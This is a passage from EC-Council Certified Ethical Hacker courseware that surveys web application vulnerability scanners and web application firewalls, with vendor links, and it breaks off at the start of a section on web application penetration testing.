


FIGURE 13.63: Watcher Web Security Tool Screenshot

Web Application Security Scanner: **Netsparker**



- Netsparker performs automated comprehensive **web application scanning** for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a **single integrated environment**



<http://www.mavitunasecurity.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Scanner: Netsparker

Source: <http://www.mavitunasecurity.com>

Netsparker® can find and report on security vulnerabilities such as **SQL injection** and cross-site scripting (XSS) in all web applications, regardless of the platform and the technology they are built on. It allows you to resolve security problems before they're actually misused and compromised by unknown **attackers**.




FIGURE 13.64: Netsparker Tool Screenshot

Web Application Security Tool: N-Stalker Web Application Security Scanner

N-Stalker Web Application Security Scanner is an effective suite of **web security assessment checks** to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks

It contains all web security assessment checks such as :

- Code injection
- Cross-Site scripting
- Parameter tampering
- Web server vulnerabilities

<http://nstalker.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: N-Stalker Web Application Security Scanner

Source: <http://nstalker.com>

N-Stalker Web Application Security Scanner provides an effective suite of web security assessment checks to enhance the overall security of your **web applications** against a wide range of vulnerabilities and sophisticated hacker attacks. It also allows you to create your own assessment policies and requirements, enabling an effective way to manage your application's **SDLC**, including the ability to control information exposure, development flaws, infrastructure issues, and real **security vulnerabilities** that can be explored by external agents. It contains all web security assessment checks such as code injection, cross-site scripting, parameter tampering, web server vulnerabilities, etc.




FIGURE 13.65: N-Stalker Web Application Security Scanner Tool Screenshot

Web Application Security Tool: VampireScan




VampireScan

VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal



Features

- Protect your website from hackers
- Scan and protect your infrastructure and web applications from cyber-threats
- Give you direct, actionable insight on high, medium, and low risk vulnerabilities



<http://www.vampiretech.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: N-Stalker Web Application Security Scanner

Source: <http://www.vampiretech.com>

VampireScan allows users to test their own Cloud and Web applications for basic attacks and receive actionable results all within their own Web portal. It can protect your website from hackers. This tool can scan and protect your infrastructure and web applications from cyber-threats and can also give you direct, actionable insight on high, medium, and low risk vulnerabilities




FIGURE 13.66: N-Stalker Web Application Security Scanner Tool Screenshot

Web Application Security Tools



 SandcatMini http://www.syhunt.com	 Websecurify http://www.websecurify.com
 OWASP ZAP http://www.owasp.org	 NetBrute http://www.rawlogic.com
 skipfish http://code.google.com	 X5s http://www.casaba.com
 SecuBat Vulnerability Scanner http://secubat.codeplex.com	 WSSA - Web Site Security Scanning Service https://secure.beyondsecurity.com
 SPIKE Proxy http://www.immunitysec.com	 Ratproxy http://code.google.com

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tools

Web application security tools are web application security assessment software designed to thoroughly analyze today's complex web applications with the aim of finding exploitable SQL injection, XSS vulnerabilities, etc. These tools **deliver scanning capabilities**, broad assessment coverage, and accurate web application scanning results. Commonly used web application security tools are listed as follows:

- SandcatMini available at <http://www.syhunt.com>
- OWASP ZAP available at <http://www.owasp.org>
- skipfish available at <http://code.google.com>
- SecuBat Vulnerability Scanner available at <http://secubat.codeplex.com>
- SPIKE Proxy available at <http://www.immunitysec.com>
- Websecurify available at <http://www.websecurify.com>
- NetBrute available at <http://www.rawlogic.com>
- X5s available at <http://www.casaba.com>
- WSSA - Web Site Security Scanning Service available at <https://secure.beyondsecurity.com>

- Ratproxy available at <http://code.google.com>

Web Application Security Tools (Cont'd)		CEH Certified Ethical Hacker	
	Wapiti http://wapiti.sourceforge.net		Syhunt Hybrid http://www.syhunt.com
	WebWatchBot http://www.exclamationsoft.com		Exploit-Me http://labs.securitycompass.com
	KeepNI http://www.keepni.com		WSDigger http://www.mcafee.com
	Grabber http://rgaucher.info		Arachni http://arachni-scanner.com
	XSSS http://www.sven.de		Vega http://www.subgraph.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tools (Cont'd)

In addition to the previously mentioned web application security tools, there are few more tools that can be used to assess the security of web applications:


- Wapiti available at <http://wapiti.sourceforge.net>
- WebWatchBot available at <http://www.exclamationsoft.com>
- KeepNI available at <http://www.keepni.com>
- Grabber available at <http://rgaucher.info>
- XSSS available at <http://www.sven.de>
- Syhunt Hybrid available at <http://www.syhunt.com>
- Exploit-Me available at <http://labs.securitycompass.com>
- WSDigger available at <http://www.mcafee.com>
- Arachni available at <http://arachni-scanner.com>
- Vega available at <http://www.subgraph.com>

Web Application Firewall: dotDefender



- dotDefender is a software based **Web Application Firewall**
- It complements the **network firewall, IPS** and other network-based **Internet security** products
- It inspects the **HTTP/HTTPS** traffic for suspicious behavior
- It detects and blocks **SQL injection** attacks





SQL Injection

Choose which type of SQL injection attacks to intercept

- ☒ Suspect Single Quote (Safe)
- ☒ Pattern = Pattern
- ☒ Classic SQL Comment "--"
- ☒ SQL Comments
- ☒ 'Union Select' Statement
- ☒ 'Select Version' Statement
- ☒ SQL CHAR Type
- ☒ SQL SYS Commands
- ☒ IS_SRVROLEMEMBER followed by (
- ☒ MS SQL Specific SQL Injection

<http://www.applicure.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Firewall: dotDefender

Source: <http://www.applicure.com>

dotDefender™ is a software-based web application firewall that provides additional website security against malicious attacks and website defacement. It protects your website from malicious attacks. Web application attacks such as **SQL injection**, path traversal, cross-site scripting, and other attacks leading to website defacement can be prevented with dotDefender. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.





FIGURE 13.67: dotDefender

Web Application Firewall: ServerDefender VP




■ ServerDefender VP Web application firewall is designed to provide security against **web attacks**





	Total	Current	Active	Blocked	Currently	Total
56219	700	700	0	0	0	229

SPN	Total	SQL	SSS	Input	Cookie	Other
Default Web...	7	0	0	0	0	0
Guardian	716	352	273	11	0	0
Administration	0	0	0	0	0	0
Assets	0	0	0	0	0	0



<http://www.port80software.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Firewall: ServerDefender VP

Source: <http://www.port80software.com>

The ServerDefender VP web application firewall is designed to provide security against web attacks. SDVP security will prevent data theft and breaches and **stop unauthorized** site defacement, file alterations, and deletions.





FIGURE 13.68: ServerDefender VP

Web Application Firewall



 Radware's AppWall http://www.radware.com	 Barracuda Web Application Firewall https://www.barracudanetworks.com
 ThreatSentry http://www.privacyware.com	 Stingray Application Firewall http://www.riverbed.com
 QualysGuard WAF http://www.qualys.com	 IBM Security AppScan http://www-01.ibm.com
 ThreatRadar http://www.imperva.com	 Trustwave WebDefend https://www.trustwave.com
 ModSecurity http://www.modsecurity.org	 Cyberoam's Web Application Firewall http://www.cyberoam.com


Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Firewalls

Web application firewalls secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Commonly used web application firewalls are listed as follows:

- Radware's AppWall available at <http://www.radware.com>
- ThreatSentry available at <http://www.privacyware.com>
- QualysGuard WAF available at <http://www.qualys.com>
- ThreatRadar available at <http://www.imperva.com>
- ModSecurity available at <http://www.modsecurity.org>
- Barracuda Web Application Firewall available at <https://www.barracudanetworks.com>
- Stingray Application Firewall available at <http://www.riverbed.com>
- IBM Security AppScan available at <http://www-01.ibm.com>
- Trustwave WebDefend available at <https://www.trustwave.com>
- Cyberoam's Web Application Firewall available at <http://www.cyberoam.com>




Module Flow

As mentioned previously, web applications are more vulnerable to attacks. Attackers use web applications as the sources for spreading attacks by turning them into malicious applications once compromised. Your web application may also become a victim of such attacks. Therefore, to avoid this situation, you should **conduct penetration testing** in order to determine the vulnerabilities before they are exploited by real attackers.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

Web applications can be compromised in many ways. This section describes how to conduct web application pen testing against all possible kinds of attacks.




Web Application Pen Testing

Web application pen testing is done to detect various security vulnerabilities and associated risks. As a pen tester, you should test your web application for vulnerabilities such as input validation, buffer overflow, SQL injection, **bypassing authentication**, code execution, etc. The best way to carry out a penetration test is to conduct a series of methodical and repeatable tests, and to work through all of the different application vulnerabilities.

Web application pen testing helps in:

